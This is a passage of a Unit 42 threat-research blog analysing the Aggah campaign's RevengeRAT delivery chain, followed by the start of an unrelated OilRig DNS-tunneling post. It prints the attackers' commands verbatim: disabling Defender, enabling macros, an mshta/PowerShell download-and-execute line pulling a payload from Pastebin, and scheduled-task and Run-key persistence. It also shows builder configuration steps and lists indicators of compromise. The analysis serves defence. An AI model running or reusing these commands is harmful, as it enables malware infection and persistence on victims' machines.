As you can see in the GET request above, the redirect points the browser (“mshta.exe” in this case) to a blog hosted on blogspot[.]com. As you can see in Figure 4, this BlogSpot article appears a bit odd but not necessarily malicious.

Figure 4.  bjm9.blogspot[.]com screen capture

By analyzing the code hosted on the blog, we discovered it actually includes a JavaScript embedded within it that performs several activities. Figure 5 shows the malicious JavaScript hosted at the seemingly innocuous blog.

Figure 5. Script embedded in bjm9 Blogspot article

The malicious script carries out several activities on the compromised system. First, it attempts to hamper Microsoft Defender by removing its signature set. The script also kills the Defender process along with the processes for several Office applications. All of this is performed using the following command line:

cmd.exe /c cd ""%ProgramFiles%\Windows Defender"" & MpCmdRun.exe -removedefinitions -dynamicsignatures & taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & forfiles /c ""taskkill /f /im MSASCuiL.exe"" & forfiles /c ""taskkill /f /im MpCmdRun.exe"" & exit

The script then attempts to disable security mechanisms within Office products, specifically by setting registry key values to enable macros and to disable ProtectedView. First, the script enables macros within Word, PowerPoint and Excel by setting the following registry keys to a value of "1":

HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings

The script then attempts to disable the ProtectedView security mechanism within Word, PowerPoint and Excel by setting the following registry keys to a value of “1”:

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

The technique of enabling macros and disabling ProtectedView in Office, including the order in which the registry keys were modified was also described in our blog covering the Gorgon group. Also, the tactic of killing processes for Windows Defender and Microsoft Office applications was also carried out by Gorgon as well. The Gorgon group also used the bitly URL shortening service in their attacks, but while these are obvious technique overlaps, we still do not have concrete evidence that this attack campaign is associated with Gorgon.

The script hosted on Blogspot then carries out three main activities that include:

  1. Downloading a payload from a Pastebin URL
  2. Creating a scheduled task to periodically obtain and run a script from a Pastebin URL
  3. Creating an autorun registry key to obtain and run a script from a Pastebin URL

Obtaining a payload from Pastebin

The script hosted at Blogspot obtains a portable executable payload from a Pastebin URL and executes it. The script builds the following command and attempts to run it using the WScript.Shell object:

mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""powershell.exe -noexit -command [Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString(\'h\'+\'t\'+\'t\'+\'p\'+\'s:\'+\'//p\'+\'a\'+\'s\'+\'t\'+\'e\'+\'b\'+\'i\'+\'n\'+\'.\'+\'c\'+\'o\'+\'m\'+\'/\'+\'r\'+\'a\'+\'w\'+\'/\'+\'2LDaeHE1\'))).EntryPoint.Invoke($N,$N)"",0,true)(window.close)

The command above results in the downloading of a portable executable hosted on Pastebin at https://pastebin[.]com/raw/2LDaeHE1, decoding the base64 downloaded from the URL, and then executing it. Figure 6 shows the Pastebin page hosting the executable downloaded by the script.

Figure 6. 2LDaeHE1 Pastebin page

The decoded payload has the following attributes:

SHA256 b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde110 13a60f6b5
Compile Time 2019-03-20 19:43:08

Table 2. Decoded payload from pastebin[.]com/raw/2LDaeHE1

This payload was written in VB.NET and named "Nuclear Explosion," which is a variant of RevengeRAT configured to use the domain "lulla.duckdns[.]org" for C2, as seen in Figure 7.

Figure 7.  RevengeRAT configuration

According to its configuration seen in Figure 8, when sending data to the C2 server, it will split the information using the string "hagga", which is the same name as the PasteBin account hosting the payload information seen in Figure 6 and the basis of the Aggah campaign name.

Figure 8. Configuration showing the string "hagga" used to split information sent to the C2 server

Creating a Scheduled Task

The script hosted at the Blogspot blog builds another command to create a scheduled task called "eScan Backup" that runs every 100 minutes. The command string generated by the script used to create this scheduled task is:

schtasks /create /sc MINUTE /mo 100 /tn eScan Backup /tr ""mshta vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe https://pastebin[.]com/raw/tb5gHu2G"",0,true)(window.close)"" /F '

The “eScan Backup” task will use the built-in mshta application to download a script from a Pastebin URL, specifically at hxxps://pastebin[.]com/raw/tb5gHu2G that we will continue to refer to as the tb5gHu2G script. We believe the actors chose the name “eScan Backup” to appear related to the eScan antivirus products. Figure 9 shows the scheduled task in Windows’ Task Scheduler program.

Figure 9. Scheduled task created to reach out to Pastebin URL and run the hosted script every 100 minutes

The scheduled task downloading and running the tb5gHu2G script is meant for persistence, as it runs the same command to hamper Windows Defender and kill Office applications. The tb5gHu2G script also attempts to run the same VBScript as the script hosted on the Blogspot blog, of which downloads and executes the payload from the “2LDaeHE1” Pastebin page shown in Figure 6. Figure 10 shows the Pastebin page hosting the tb5gHu2G script.

Figure 10. tb5gHu2G Pastebin page

Creating an Autorun Registry Key

The script hosted at the Blogspot blog creates an autorun registry key, which appears to be a second persistence mechanism to supplement the previously mentioned scheduled task. To create the autorun key, the script generates the following command that it will attempt to run:

CreateObject("Wscript.Shell").regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate", "C:\Windows\System32\mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe%20http://pastebin[.]com/raw/YYZq1XR0"",0,true)(window.close)" , "REG_EXPAND_SZ"

This run key will attempt to download the contents hosted at yet another Pastebin URL of http://pastebin[.]com/raw/YYZq1XR0

and run the contents as a script using the Wscript.Shell object. Figure 11 shows the Pastebin page displaying the contents of the script.

Figure 11. YYZq1XR0 Pastebin page

The YYZq1XR0 Pastebin paste contains the following script that does very little:

<script language="VBScript">

self.close

</script>

The fact that the above script does so little suggests that the actor may update this paste with a new script containing additional functionality when desired. The editing of pastes is possible if the paste was created using a "Pro" account. These pastes were created by an account named HAGGA, which appears to be a PRO account that would allow the actor to update the script to run on infected systems. HAGGA has several additional pastes as well as seen below in Figure 12. These pastes contain additional malicious scripts that are ultimately used to create a payload.

Figure 12. Hagga’s Pastebin page

Part of a Larger Campaign?

While investigating this particular campaign we reviewed the click count available on Bit.ly.  As of April 11, 2019, the Bit.ly link, SmexEaldos3, referenced in the analysis above contained over 1,900 clicks in about 20 countries spanning North America, Europe, Asia, and the Middle East. This high volume click-count indicated to us that we were likely only looking at an extremely small subset of the actual campaign. It is also highly likely that these click counts also include individuals accessing the shortened link during investigations and research efforts; therefore, the number is not an accurate representation of the number of hosts infected.

Figure 13. bitly SmexEaldos3 page clicks

Digging in a bit further we took a look at the document properties to see what additional information we may be able to use to help identify related activity. The document properties indicate these operators were using an apparently pirated version of Microsoft Word and used the string ‘Lulli moti myri’ as the creator/author of the document. Using this string we searched in our repositories and identified over a dozen Microsoft Office documents - half of them DOCX and the other half XLS.

All of the documents have a time stamp between January and April 2019, and each contained a Bit.ly URL that redirects to a Blogspot page.  While all of these documents were of interest to us, we noticed one configured with the same Bit.ly URL as our original file Activity.doc. This file has the following SHA256:

SHA256 ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914 f48c4ef4c

Table 3. Similarly configured document to Activity.doc

During our analysis, we identified several Bit.ly URLs and their redirects resulting in the download of RevengeRAT. One particular sample contains the C2 domain kronozzz2.duckdns[.]org. This sample has a SHA256 of:

SHA256 c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c683 80bcd6d30

Table 4. Decoded payload from pastebin[.]com/raw/sgawvit9

One of HAGGA’s pastes includes the title ‘kronoz2 back2new’. This domain indicated to us another possible relation to the HAGGA Pastebin account shown in Figure 12. Open source research revealed a similar domain kronoz.duckdns[.]org associated with a RevengeRAT sample with the following hash:

SHA256 fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569 e232a9401

Table 5. File associated with kronoz.duckdns[.]org

All identified samples are available in Appendix A.

After reviewing all of the delivery documents and RevengeRAT payloads we discovered that all but one payload contains the mutex RV_MUTEX-WindowsUpdateSysten32 (note the purposeful misspelling by the attackers of “Systen32” for “System32”) with a base64 encoded identifier of SE9URUlTIE5PVk9T that decodes to HOTEIS NOVOS (“NEW HOTELS” in Portuguese). We searched through our available repositories to see just how many samples contained these strings. We found over 50 files beginning as early as September 2018, which are noted in Appendix A. Many of these samples contained the same ‘hagga’ key; however, we also noted three other additional keys: ‘oldman’, ‘steve’, and ‘roma225’. The ‘roma225’ key was discussed in December 2018 in a publication titled ‘The Enigmatic “Roma225” Campaign’ by Yoroi. The one sample that was not configured with that mutex and identifer was the sample noted in Table 5.  That sample contains the mutex RV_MUTEX-cuiGGjjtnxDpnF and the Identifier TWlsZWdvbmE= which decodes to ‘Milegona’.

Correlating RevengeRAT samples

RevengeRAT is a commodity Trojan that has many leaked builders freely available in open source, which makes attributing the tool’s use to a specific actor or attack campaign difficult. Because of this, we wanted to determine if the mutex, identifier and key seen in Aggah related samples were not standard default values for RevengeRAT and if they were strong enough to use for pivoting and correlation purposes. To gauge the likelihood of two unrelated actors using the same values in the configuration, we used the leaked RevengeRAT builder (v0.3) to visualize the process an actor would have to take to create RevengeRAT samples that shared the same mutex, identifier and key as the payload delivered in the Aggah campaign.

To our surprise, we found it was rather unlikely that two unrelated individuals would use the mutex, identifier, and key just by happenstance. We believe this as the actor must manually enter the mutex, identifier, and key into specific fields within the RevengeRAT builder, in which we will highlight in the following explanation of steps required to build the Trojan.

To create the RevengeRAT payload used in this campaign, the actor would use the RevengeRAT server to compile an executable configured with the appropriate fields. First, the actor would set the “Socket Key” field to “hagga” and press “Start Listening”, as seen in Figure 14.

 Figure 14. RevengeRAT Builder Socket Key Setting

Once the server is configured and listening, the actor would click the “Client Builder” button to create the RevengeRAT client, as seen in Figure 15.

 Figure 15. RevengeRAT Client Builder

In the Client Builder, the actor would click the “Network Settings” drop down and enter the domain “lulla.duckdns[.]org” and the TCP port of 2336 before pressing the add button seen in Figure 16.

 Figure 16. RevengeRAT Network Settings setup

The actor would then click the Basic Settings drop down and enter their chosen identifier “HOTEIS NOVOS” into the “Client Identifier” field and would add “-WindowsUpdateSysten32” in the “Client Mutex” field, as it already contains “RV_MUTEX” by default. Figure 17 shows these values added to the correct fields. What is of interest to note here is that the actor manually added the string “-WindowsUpdateSysten32” instead of clicking the plus (“+”) button available next to this field, which would concatenate a hyphen and a random string instead.

 Figure 17. RevengeRAT Basic Settings setup

Lastly, to compile the payload the actor has to agree to the Terms of Service and click the “Compile” button, as seen in Figure 18.

 Figure 18. RevengeRAT Ready to compile

By pressing the compile button, the RevengeRAT server will create a client executable with a default name of “Client.exe” that the actor can save to the system prior to delivering it in their attack. Figure 19 shows the RevengeRAT client icon on the desktop.

Figure 19. RevengeRAT Client Icon

The configuration within the compiled “Client.exe” seen in Figures 16 and 17 visually matches the configuration of the RevengeRAT downloaded from Pastebin in the Aggah campaign, as seen in Figures 7 and 8. This suggests that the actor(s) involved in this campaign would have followed similar steps to create their payload. The sequence of steps carried out to create RevengeRAT payloads that share the same client identifiers and socket keys suggests with a high confidence that a common actor is involved.

Conclusion

Initially, according to our telemetry it appeared as though this could be a very focused effort to target organizations within one Middle Eastern country. However, after further analysis this appears to be just a small part of a much larger campaign which also seems to be affecting many regions including but not limited to the United States, Europe, and Asia. Unfortunately, our current data set does not afford insight into the attackers’ motivation other than to compromise a large number of victims.

While a lot of this activity behaviorally appears to be potentially related to the Gorgon Group’s criminal activity, it is currently unclear and requires additional analysis to prove. Both Unit 42 and Yoroi recently released similar blogs which also displayed similar tactics but were not assessed with a high level of confidence as related to the Gorgon Group. Although we are unsure of a connection to the Gorgon Group specifically, we do assess that based on the unique configuration of these RevengeRAT samples that a common operator was likely involved in the activity mentioned in this blog.

RevengeRAT is a publicly available RAT which is seen in high volume.  It appears as though some users of this RAT have moved from following publicly available step-by-step guides to become a little more sophisticated in how they are leveraging alternative storage locations for C2 support, such as Pastebin. These technique changes may help the operators by hiding behind legitimate services that are likely not blocked by security devices.

Palo Alto Networks customers are protected from these operators in the following ways:

  • AutoFocus: Customers can currently track this campaign activity using the following tags: Aggah, RevengeRAT
  • WildFire and Traps: detects all malware supported in this report as malicious

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Appendix A:

Indicators of Compromise


Malicious Documents and Payloads

6101f3210638a6068a9d40077f958e8d8a99ffed686a48426784f368e0ac021b

89d302cfe11c5fdca420d12cc36d58b449f24ee761b822cb8a22497af7e873ba

248456219c1be39f494301a16cae0a4ed9676be8d1155fa8ba5540d223797e97

82e64d2233cd8e755fecfefbd976f6143138f9b33e037f24a25b05fe9abd5620

1eef9ef568703ba6558923ec88cf960ed86086d87488a188709d32827877f528

9b47e150a9259ae7a6df20f070dc9faf9d5a589347f8db8a9f64c64060cb7606

679f1d59116af145f4f7c1a4d1cdb66e4402b0da906a491e09071e8eac696a16

fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569e232a9401

98136bc4323e00f64b63d1035c313bc08fb56af7894ac050b8e9db6961593eef

c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c68380bcd6d30

b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde11013a60f6b5

ec8ff76234aca351169e7cf4973b8b5d603fa165815107482cbd0d803a829e81

aaabc63bd58fa4b8e2cb79630ea5e24c55f29327cae8ca36aae3219b95100669

c87fb09929159c2dab63d609d7bde992ce979f3545fbe20ddca0a3f263d9603f

abba33bdc8cf21423202b000771ec10d8ab7248f199d8211e53be03c9905b0ed

a4c1a9d4a6be9290a58b282f6b7dc75ebd4d4e3866df4fdab80eac56274aabf1

947ddcefbb1170a6fbd1ba341c773444c1833bedecdb4d6684e05b8555765117

6fe3548e0dc7fb605ee69791b752df0d9f3d8f5db49b2811011ac2a092ab0a28

6def95b2858c043e261b8f4d440abc1436a9dc551906d86a37c5f3331af8cbfc

eacad199f02e26ccdc7a866c18e585f7ee7e2a80ef0325208ddb22b1d059be2f

d2a16840541f905f7bcecf64e2d7dc827f314c4b97daf6e4cc4262fd91fdd14c

61600526307ec08137967b49b230c03ce8a4e1d2f0d58ea2e5d8b2ab3bf92df7

8e6c25f517a69c5da329f858b291b4d146c3fd0dd07c17a1d8a6851cddb347eb

7acd5696306ae7ed8de112f096917487df2d01c2aa66b4b9d2a37ea36b597b1a

2815552fd2f57eba147715331f96387dcb4769d3af816e9db2195e5602fc3a1a

251e3e25584d1a654a395accbcfdb506ec8b9d7039cb3ab725e14415d3c71aad

f5e170571689b393139b9cea484a9683305129ecbf2ab4ebb93fc997ee1d31aa

77a1430cfd728daa7a61e10f3cdc3409104cae1aed65711c8f5ce425c6920cb7

9c8fa4205b2ed8a6f60156bdc39d33a23c6e503cf2f8e69d66bf2980e78bacef

c57ff49bfe21e345c2bde30bc8feb60626f3c7839b1c2e5a1f01b9a567f911d8

8e771cbb12b259d4d12feac34c80e95eb38228dea393d49e0b9cc6f19861847c

abcce639df67279c73f327b2c511183c00ca96555fe481a4ae417bf752c96efa

83d9c57cfc40457b072bdc0e062dd5ca4958a91d8cf3387dbedd99af753da640

5976fca040071eb33ca383412b915e5160133c4e0f8a07bbbaa478ceeee0a890

a5c3c96b655d3115a39875e0303951fef2f2d6119b0af9eaadf57bacfae3f5cb

10d4bd37cd29071186b4ef31341edb79a9ae05c6bc8d26c9850cfeccabb90d1f

89903b38efc7a86da63d547d3d4e3439d64656a030cb289eff4721bc5ada3e13

464f30101630f06013ea65e72b0c043fa1fc83440d9c3367e474d6309d3fe4c9

5e226f1c0729d1fbcf6e074e28009d35e2f6eaa4d4eb0c411892ea56e1299c86

f57fff1b8acdee475b161ec1313452f0fe66077142fc677a63f7914a96890bae

a1879f1f3c2bbb1a4cf8af8e54230c3b0b88c29e37902c88d37ec9d7a1138894

3fa2591b208137d68aa87da931d9cc152a62250b7d26755818f362fa5015a99a

87f43fd2f6c9d1439ceb250e3bd045a07d9a8c214cf17dc66a8c22a3846b6437

4e2997adac5ae57ab92512e5b02e9a5ceb588f287a68387420113ed7b3d347d2

d32f1bd358b97f8f1ae2295c7e8969fab1460d9d54c9528dcfbb42c96a74b31b

f69fff5106fc73672569abc62ad85cfa461c237d9222426db20d6565021c110f

5742ebd53b2b495df0c6bff8ddc17d1726cb8e76e269bd8207b07a0a3ee2b813

d2a2373a386392f72372c9a23b42b43fd2652b6dafce6a6d8d44368ccbfdadb6

b9f74a648b0202109d2c53d68a8474d6eabfefba28bf99a53517ece52da483d5

3088fcd46c51e7ace8aee4e9bfb018aa1d0b0a52fbea62e5ef121e4fe637ebfc

54cba5cfb44379f8a4aac2e1d93d7e8e2ba83afe312d2b1a4f9145846efcd413

00a002607b6e7938292e7ae81ca60d58a091c456ea4343210d4bb610b6edee01

4c29279f341f568056fe9e2ff8bfb2fcaf06b065246329ca9652fcd7986b405d

1d1904dad2df5d677342806cbf1b67b9840d1bc9c85c10928896fcfa91661762

5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f

b10519bb52656a09aa146305d8b2ec4aa55f3dba43c633d9de23046798a32a2f

b6db8716bedd23042883f31132fa00b4125c659f2799d239f42105367ff42aec

821e6f3faacb4edafa8ddb60f83a7c8e87845a07ad8d1f8362a7c68cd8a48343

1fd98d66d123d4d0c049b4e1053d22335ef9dcec9fdde398d608c7d7d23ed280

5ca968f9e6a97505abe7c732b5ee573f787b11f294ccbf3a96ae7b77ccce004c

26f5e813e34c05cd1e553224e5c8284ced7fa648d55725416232c24e58546e60

ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914f48c4ef4c

d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946

915535fd77ac89a3a86eca6b3a1f1852f69c141050754f059c094c39a9ee4259

0671a2b4ae1a94edca9f65f7d11199d6526cab1fd53911e114ab772900d8a583

ea3cab2a0b74e30c0d6812e3ef6fcc9e47ea723c98d39fa1e04d5edf03193ff0

de657d3538e96a8d2c74b7c4f8c6fb2e51d67f12d158abfea2964298a722993c

70657b183854550e77633f85d9e63fbf0b01a21131388228985322880b987b9a

bc8a00fddff73accaff5eb5f3a6ca182a5282502d7af054ca9176d2e98a5116a

c3f36883ebf928c8403e068648299b53b09fecb0f56986980319e83f13dc296c

0e5011ee17c5f9bbcad8df4dc2a971fe56346f8ca7ce4e93d25f3b02086c581c

51147c260c18d3e766006ae4ffa216d4c178c8ee669a83391fab0de98da24b27

e1eb9daa5fb43b9f07e2b75f931a815fd5adf7e3f8d4f885740202af886402da

08883b4d7081d51bb9d9429f856c7c4c95f47a22f38aeb48b7772635d718c7ca

12a7ac8838681a95339e24683c0c8e6410a040a8a8ce5fe72bc175b724cb0aa9


Download URLs

www.bitly[.]com/nliasjdASd1

www.bitly[.]com/nliasjdASd2

www.bitly[.]com/nliasjdASd3

www.bitly[.]com/nliasjdASd4

www.bitly[.]com/nliasjdASd5

www.bitly[.]com/nliasjdASd6

www.bitly[.]com/nliasjdASd7

www.bitly[.]com/nliasjdASd8

www.bitly[.]com/nliasjdASd9

www.bitly[.]com/nliasjdASd11

www.bitly[.]com/nliasjdASd12

www.bitly[.]com/nliasjdASd13

www.bitly[.]com/SexoPhone1

www.bitly[.]com/SexoPhone2

www.bitly[.]com/SexoPhone4

www.bitly[.]com/SmexEaldos1

www.bitly[.]com/SmexEaldos2

www.bitly[.]com/SmexEaldos3

http://bitly[.]com/SmexEaldos4

www.bitly[.]com/SmexEaldos5

www.bitly[.]com/SmexEaldos6

www.bitly[.]com/SmexEaldos7

www.bitly[.]com/SmexEaldos8

www.bitly[.]com/SmexEaldos9

www.bitly[.]com/SmexEaldos10

www.bitly[.]com/XAMSeWaWz

www.bitly[.]com/CAEanwQA

www.bitly[.]com/MinPoXAsUKx

www.bitly[.]com/MinPoXAs

http:/bitly[.]com/chutter1

www.bitly[.]com/doc201901000791

www.bitly[.]com/doc201901000793

www.bitly[.]com/ASDAWnZqWas

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

emawattttson.blogspot[.]com

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

https://pastebin[.]com/raw/2LDaeHE1

http://pastebin[.]com/raw/YYZq1XR0

https://pastebin[.]com/raw/tb5gHu2G

http://pastebin[.]com/raw/0c9cC2iM

http://pastebin[.]com/raw/sgawvit9


The following indicators were identified associated with RevengeRAT, however, may not be exclusive to RevengeRAT

frankmana.duckdns[.]org

workfine11.duckdns[.]org

oldmandnsch.duckdns[.]org

oldmandnsch.duckdns[.]org

blackhagga.duckdns[.]org

skyrocket1.duckdns[.]org

skyrocket1.duckdns[.]org

kronoz.duckdns[.]org

oldmandnsch.duckdns[.]org

kronozzz2.duckdns[.]org

lulla.duckdns[.]org

decent.myvnc[.]com

decent5.myvnc[.]com

jayztools1.ddns[.]net

jayztools2.ddns[.]net

jayztools3.ddns[.]net

totallol.duckdns[.]org

totallol1.duckdns[.]org

totallol2.duckdns[.]org

totallol3.duckdns[.]org

decent2.myvnc[.]com

decent3.myvnc[.]com

decent1.myvnc[.]com

decent4.myvnc[.]com

jordanchen736.sytes[.]net

jordanchen7361.sytes[.]net

jordanchen7362.sytes[.]net

jordanchen7363.sytes[.]net

lalacious1.serveftp[.]com

lalacious2.serveftp[.]com

lalacious3.serveftp[.]com

lalacious4.serveftp[.]com

mastermana1.serveirc[.]com

mastermana2.serveirc[.]com

mastermana3.serveirc[.]com

mastermana4.serveirc[.]com

mastermana5.serveirc[.]com

lullikhao.ddns[.]net

lullikhao1.ddns[.]net

lullikhao2.ddns[.]net

bullol.duckdns[.]org

cocomo.ddns[.]net

haggasinger2.ddns[.]net

haggasinger.ddns[.]net

haggasinger1.ddns[.]net

loramer1.ddnsking[.]com

easykill.servebeer[.]com

easykill3.servebeer[.]com

easykill2.servepics[.]com

easykill1.servepics[.]com

easykill3.servepics[.]com

helloweenhagga.ddns[.]net

helloweenhagga3.ddns[.]net

helloweenhagga4.ddns[.]net

helloweenhagga2.ddns[.]net

revengerx211.sytes[.]net

revengerx212.sytes[.]net

revengerx213.sytes[.]net

revengerx214.sytes[.]net

revengerx215.sytes[.]net

revengerx216.sytes[.]net

revengerx217.sytes[.]net

revengerx218.sytes[.]net

revengerx219.sytes[.]net

revengerx210.sytes[.]net

office365update.duckdns[.]org

systen32.ddns[.]net

bhenchood.ddns[.]net

emmanuelstevo.ddns[.]net

zinderhola1.ddns[.]net

zinderhola.ddns[.]net

myownlogs.duckdns[.]org

cocomo1.ddns[.]net

cocomo10.serveblog[.]net

cocomo2.ddns[.]net

cocomo2.serveblog[.]net

cocomo3.serveblog[.]net

cocomo4.serveblog[.]net

cocomo5.serveblog[.]net

cocomo6.serveblog[.]net

cocomo7.serveblog[.]net

cocomo8.serveblog[.]net

cocomo9.serveblog[.]net

mrcode.hopto[.]org

mrcode1.hopto[.]org

mrcode2.hopto[.]org

pussi2442.ddns[.]net

Unit 42 has identified additional indicators associated with the Aggah campaign. These indicators include:

Delivery documents:
63684ec73be78b2676470484602caf7090e73ed589618cedb017a09b15cc4abc
89d925222af65a01b69a65ae4bba878c0c64cdb9ac06d54d9da6bf1911c5a41d

Pastebin URLs:
https://pastebin[.]com/raw/5EH8DHwd
https://pastebin[.]com/raw/TaCG9fsP
http://pastebin[.]com/raw/5J5dtrzL

Bit.ly URLs:
https://bitly[.]com/ChutasdhikhasdAS[number 1-20]

Blogspot:

Unit 42 - Latest Cyber Security Research | Palo Alto Networks

RevengeRAT:
0f266a7c9ff37313e6d8b823e3407271e635d565cde3e0829a15fffa65f776d8

C2 Domains:
majorsss.duckdns[.]org
cycbra.duckdns[.]org


DNS Tunneling in the Wild: Overview of OilRig’s DNS Tunneling

On March 15, Unit 42 published a blog providing an overview of DNS tunneling and how malware can use DNS queries and answers to act as a command and control channel. To supplement this blog, we have decided to describe a collection of tools that rely on DNS tunneling used by an adversary known as OilRig.

Unit 42 has been tracking the OilRig threat group since early 2016, which has resulted in over a dozen blogs describing various attacks carried out by this adversary. We have been covering the various tools OilRig uses in their operations, many of which rely on DNS tunneling to communicate between infected hosts and their command and control (C2) server. The repeated use of DNS tunneling clearly represents one of their preferred communication methods; therefore, we chose to publish an overview of OilRig’s tools that use various DNS tunneling protocols. A high-level analysis of the tunneling protocols used by these tools suggests:

  • All subdomains contain a randomly generated value to avoid the DNS query resulting in a cached response
  • Most rely on an initial handshake to obtain a unique system identifier
  • Most rely on hardcoded IP addresses within the DNS answers to start and stop data transfer
